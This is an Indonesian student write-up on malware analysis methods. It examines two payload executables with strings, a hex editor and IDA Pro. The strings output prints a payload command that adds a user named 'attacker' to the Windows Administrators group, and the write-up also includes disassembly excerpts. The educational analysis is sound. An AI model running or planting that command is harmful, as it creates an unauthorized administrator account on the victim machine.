ANALISIS MALWARE (Malicious Software) THREATS

Analisa malware adalah suatu aktivitas yang kerap dilakukan oleh sejumlah praktisi keamanan teknologi informasi untuk mendeteksi ada atau tidaknya komponen subprogram atau data yang bertujuan jahat dalam sebuah file elektronik. Analisa atau kajian ini sangat penting untuk dilakukan karena:

1. Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi (.exe), pengolah kata (.doc), pengolah angka (.xls), gambar (.jpg), dan lain sebagainya sehingga jika pengguna awam mengakses dan membukanya, akan langsung menjadi korban program jahat seketika;
2. Malware sering diselipkan di dalam kumpulan file yang dibutuhkan untuk menginstalasi sebuah program atau aplikasi tertentu sehingga jika sang pengguna melakukan instalasi terhadap aplikasi dimaksud, seketika itu juga malware diaktifkan;
3. Malware sering disamarkan dengan menggunakan nama file yang umum dipakai dalam berbagai keperluan, seperti driver (.drv), data (.dat), library (.lib), temporary (.tmp), dan lain-lain sehingga pengguna tidak sadar akan kehadirannya di dalam komputer yang bersangkutan;
4. Malware sering dikembangkan agar dapat menularkan dirinya ke tempat-tempat lain, dengan cara kerja seperti virus atau worms sehingga komputer pengguna dapat menjadi sarang atau sumber program jahat yang berbahaya;
5. Malware sering ditanam di dalam sistem komputer tanpa diketahui oleh sang pengguna sehingga sewaktu-waktu dapat disalah gunakan oleh pihak yang tidak berwenang untuk melakukan berbagai tindakan kejahatan; dan lain sebagainya.

Secara umum, ada 3 (tiga) jenis analisa terhadap sebuah program untuk mendeteksi apakah yang bersangkutan merupakan malware atau bukan. Ketiga pendekatan dimaksud akan dijelaskan dalam masing-masing paparan sebagai berikut.

1. **Surface Analysis**

Sesuai dengan namanya,"surface analysis" adalah suatu kajian pendeteksian malware dengan mengamati sekilas ciri-ciri khas sebuah file program tanpa harus mengeksekusinya. Untuk melihat ciri khas tersebut dapat dilakukan dengan menggunakan bantuan software atau perangkat aplikasi pendudukung. Analisa ini memiliki ciri-ciri sebagai berikut:

- Program yang dikaji tidak akan dijalankan, hanya akan dilihat "bagian luarnya" saja (sebagai analogi selayaknya orang yang ingin membeli buah-buahan, untuk mengetahui apakah buah yang bersangkutan masih mentah atau sudah busuk cukup dengan melihat permukaan kulitnya, membauinya, dan meraba-raba tekstur atau struktur kulitnya). Dari sini akan dicoba ditemukan hal-hal yang patut untuk dicurigai karena berbeda dengan ciri khas program kebanyakan yang serupa dengannya; dan
- Sang pengkaji tidak mencoba untuk mempelajari "source code" program yang bersangkutan untuk mempelajari algoritma maupun struktur datanya (sebagaimana layaknya melihat sebuah kotak hitam atau "black box").

Saat ini cukup banyak aplikasi yang bebas diunduh untuk membantu melakukan kegiatan surface analysis ini, karena cukup banyak prosedur kajian yang perlu dilakukan, seperti misalnya: HashTab dan digest.exe (Hash Analysis), TrID (File Analysis), BinText dan strings.exe (String Analysis), HxD (Binary Editor), CFF Explorer (Pack Analysis), dan 7zip (Archiver).

2. Runtime Analysis

Pada dasarnya ada kesamaan antara runtime analysis dengan surface analysis, yaitu keduanya sama-sama berada dalam ranah mempelajari ciri-ciri khas yang selayaknya ada pada sebuah program yang normal. Bedanya adalah bahwa dalam runtime analysis, dipersiapkan sebuah prosedur dan lingkungan untuk mengeksekusi atau menjalankan program yang dicurigai mengandung atau sebagai malware tersebut.

Model analisa ini menghasilkan kajian yang lebih mendalam karena selain dihilangkannya proses "menduga-duga", dengan mengeksekusi malware dimaksud akan dapat dilihat "perilaku" dari program dalam menjalankan "skenario jahatnya" sehingga selanjutnya dapat dilakukan analisa dampak terhadap sistem yang ada.

Oleh karena itulah maka aplikasi pendukung yang dipergunakan harus dapat membantu mensimulasikan kondisi yang diinginkan, yaitu melihat ciri khas dan karakteristik sistem, sebelum dan sesudah sebuah malware dieksekusi. Agar aman, maka program utama yang perlu dimiliki adalah software untuk menjalankan virtual machine, seperti misalnya: VMWare, VirtualBoz, VirtualPC, dan lain sebagainya. Sementara itu aplikasi pendukung lainnya yang kerap dipergunakan dalam melakukan kajian ini adalah: Process Explorer, Regshot,Wireshark, TCPView, Process Monitor, FUNdelete, Autoruns, Streams/ADSSpy, dan lain-lain. Keseluruhan aplikasi tersebut biasanya dijalankan di sisi klien; sementara di sisi server-nya diperlukan FakeDNS, netcat/ncat, tcpdump/tshark, dan lain sebagainya.

3. Static Analysis

Dari ketiga metode yang ada, static analysis merupakan model kajian yang paling sulit dilakukan karena sifat analisanya yang "white box" alias pengkajian melibatkan proses melihat dan mempelajari isi serta algoritma program malware dimaksud, sambil mengamati sekaligus menjalankan/mengeksekusinya. Karena sifat dan ruang lingkupnya yang cukup luas dan mendalam, strategi khusus perlu dipersiapkan untuk melakukan kajian ini. Disamping itu, kajian ini juga memerlukan sumber daya yang khusus – misalnya adalah SDM yang memiliki pengetahuan dan pengalaman dalam membuat serta membaca program berbahasa mesin atau rakitan (assembly language) serta ahli arsitektur dan organisasi piranti komputasi seperti komputer, PDA, tablet, mobile phone,

dan lain sebagainya. Cukup banyak aplikasi pendukung yang diperlukan, tergantung dari kompleksitas malware yang ada. Contohnya adalah: IDA Pro (Disassembler); Hex-Rays, .NET Reflector, dan VB Decompiler (Decompiler); MSDN Library, Google (Library); OllyDbg, Immunity Debugger, WinDbg/Syser (Debugger); HxD, WinHex, 010editor (Hex Editor); Python, Lunux Shell/Cygwin/MSYS (Others); dan lain-lain.

TUGAS ➡ Lakukan analisis terhadap 2 file payload : payload.exe dan payload2.exe. Analisis proses kerja dan skema dari payload tersebut, menggunakan beberapa bantuan tools seperti : ghex, hexdump, strings (linux), ollydbg (win) atau ida pro (linux,win).

Pada tugas ini saya melakukan analisis malware dengan menggunakan metode dinamik, dimana pada metode dinamik ini saya menggunakan tools Ghex (linux), IDApro (windows), dan Strings (linux).

1. Strings

Tahap pertama pada tugas ini saya menggunakan strings pada linux, dimana fungsi strings ini sendiri adalah untuk membaca karakter pada sebuah file. Pada gambar 1 merupakan tampilan ketika melakukan perintah strings dengan paylod.exe, payload.exe ini berisi file tentang ApacheBench versi 2.3 dan menjelaskan fungsi-fungsi yang ada pada aplikasi ApacheBench versi 2.3 tersebut.

Gambar 1. Tampilan strings payload.exe


```
srisuryani-Aspire-4739 payloads # strings payload2.exe
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators atta
cker /ADD
srisuryani-Aspire-4739 payloads #
```

Gambar 2. Tampilan strings payload2.exe

Pada gambar 2 merupakan tipe file exploit, dimana exploit adalah sebuah kode yang menyerang keamanan komputer secara spesifik. Exploit banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (Vulnerability) pada komputer tujuan. Bisa juga dikatakan sebuah perangkat lunak yang menyerang kerapuhan keamanan (security vulnerability) yang spesifik namun tidak selalu bertujuan untuk melancarkan aksi yang tidak diinginkan. Banyak peneliti keamanan komputer menggunakan exploit untuk mendemonstrasikan bahwa suatu sistem memiliki kerapuhan.

2. Ghex

Pada gambar 3 merupakan tampilan Ghex untuk payload.exe, dimana payload.exe merupakan tipe file exe bila MZ kita lihat pada list of file signature di wikipedia, seperti pada gambar 4.




Gambar 3. Tampilan Ghex payload.exe

lz	lzip compressed file	0	LZIP	4C 5A 49 50
exe	DOS MZ executable file format and its descendants (including NE and PE)	0	MZ	4D 5A

Gambar 4. Tampilan ketika melihat tipe file pada list of file signature di wikipedia.

Pada gambar 5 merupakan tampilan Ghex untuk payload2.exe, dimana payload ini tidak diketahui tipe filenya jika dilihat menggunkan tools Ghex.



Gambar 5. Tampilan Ghex untuk payload2.exe

3. IDApro

Pada tools IDApro menampilkan kodingan assembly, gambar 6 merupakan tampilan payload.exe dengan mengunakan IDApro. Sedangkan gambar 7 merupakan payload2.exe dengan menggunakan tools IDApro.

```
seg000:0128                 add     di, ax
seg000:012A                 loop    loc_1011E
seg000:012C                 push    dx
seg000:012D                 push    di
seg000:012E                 mov     dx, [bp+si+10h]
seg000:0131                 mov     cx, [bp+si+3Ch]
seg000:0134                 mov     cx, [si+11h]
seg000:0137                 js      short loc_1011C
seg000:0139                 dec     ax
seg000:013A                 add     cx, dx
seg000:013C                 push    cx
seg000:013D                 mov     bx, [bx+di+20h]
seg000:0140                 add     bx, dx
seg000:0142                 mov     cx, [bx+di+18h]
seg000:0145
seg000:0145 loc_10145:                              ; CODE XREF: sub_10186-27↓j
seg000:0145                 jcxz    short loc_10181
seg000:0147                 dec     cx
seg000:0148                 mov     si, [si]
seg000:014A                 mov     ax, [bx+di]
seg000:014C                 setalc
seg000:014D                 xor     di, di
seg000:014F
seg000:014F loc_1014F:                              ; CODE XREF: sub_10186-2F↓j
seg000:014F                 lodsb
seg000:0150                 ror     di, 0Dh
seg000:0153                 add     di, ax
seg000:0155                 cmp     al, ah
seg000:0157                 jnz     short loc_1014F
seg000:0159                 add     di, [di-8]
seg000:015C                 cmp     di, [di+24h]
00000028 00010128: sub_10186-5E (Synchronized with Hex View-1)
```

Gambar 6. Tampilan payload.exe dengan tools IDApro

```
.itext:00472000
.itext:00472000 loc_472000:                         ; DATA XREF: .text:00470E24↑o
.itext:00472000                 sub     ds:dword_4765B8, 1
.itext:00472007                 jnb     locret_472094
.itext:0047200D                 call    sub_402C7C
.itext:00472012                 mov     byte_473008, 2
.itext:00472019                 mov     ds:dword_476014, offset RaiseException
.itext:00472023                 mov     ds:dword_476018, offset RtlUnwind
.itext:0047202D                 mov     ds:byte_47604E, 2
.itext:00472034                 mov     ds:dword_476000, offset sub_406120
.itext:0047203E                 call    sub_4041C4
.itext:00472043                 test    al, al
.itext:00472045                 jz      short loc_47204C
.itext:00472047                 call    sub_4041F4
.itext:0047204C
.itext:0047204C loc_47204C:                         ; CODE XREF: .itext:00472045↑j
.itext:0047204C                 call    sub_4042B8
.itext:00472051                 mov     ds:word_476054, 0D7B0h
.itext:0047205A                 mov     ds:word_476220, 0D7B0h
.itext:00472063                 mov     ds:word_4763EC, 0D7B0h
.itext:0047206C                 call    GetCommandLineA
.itext:00472071                 mov     ds:dword_476040, eax
.itext:00472076                 call    sub_40135C
.itext:0047207B                 mov     ds:dword_47603C, eax
.itext:00472080                 call    GetACP
.itext:00472085                 mov     ds:CodePage, eax
.itext:0047208A                 call    GetCurrentThreadId
.itext:0047208F                 mov     ds:dword_476034, eax
.itext:00472094
0007060D 000000000047200D: .itext:0047200D (Synchronized with Hex View-1)
```

Gambar 7. Tampilan payload2.exe dengan tools IDApro

Referensi :

P. Richardus and E. Indrajit, “Analisa Malware.”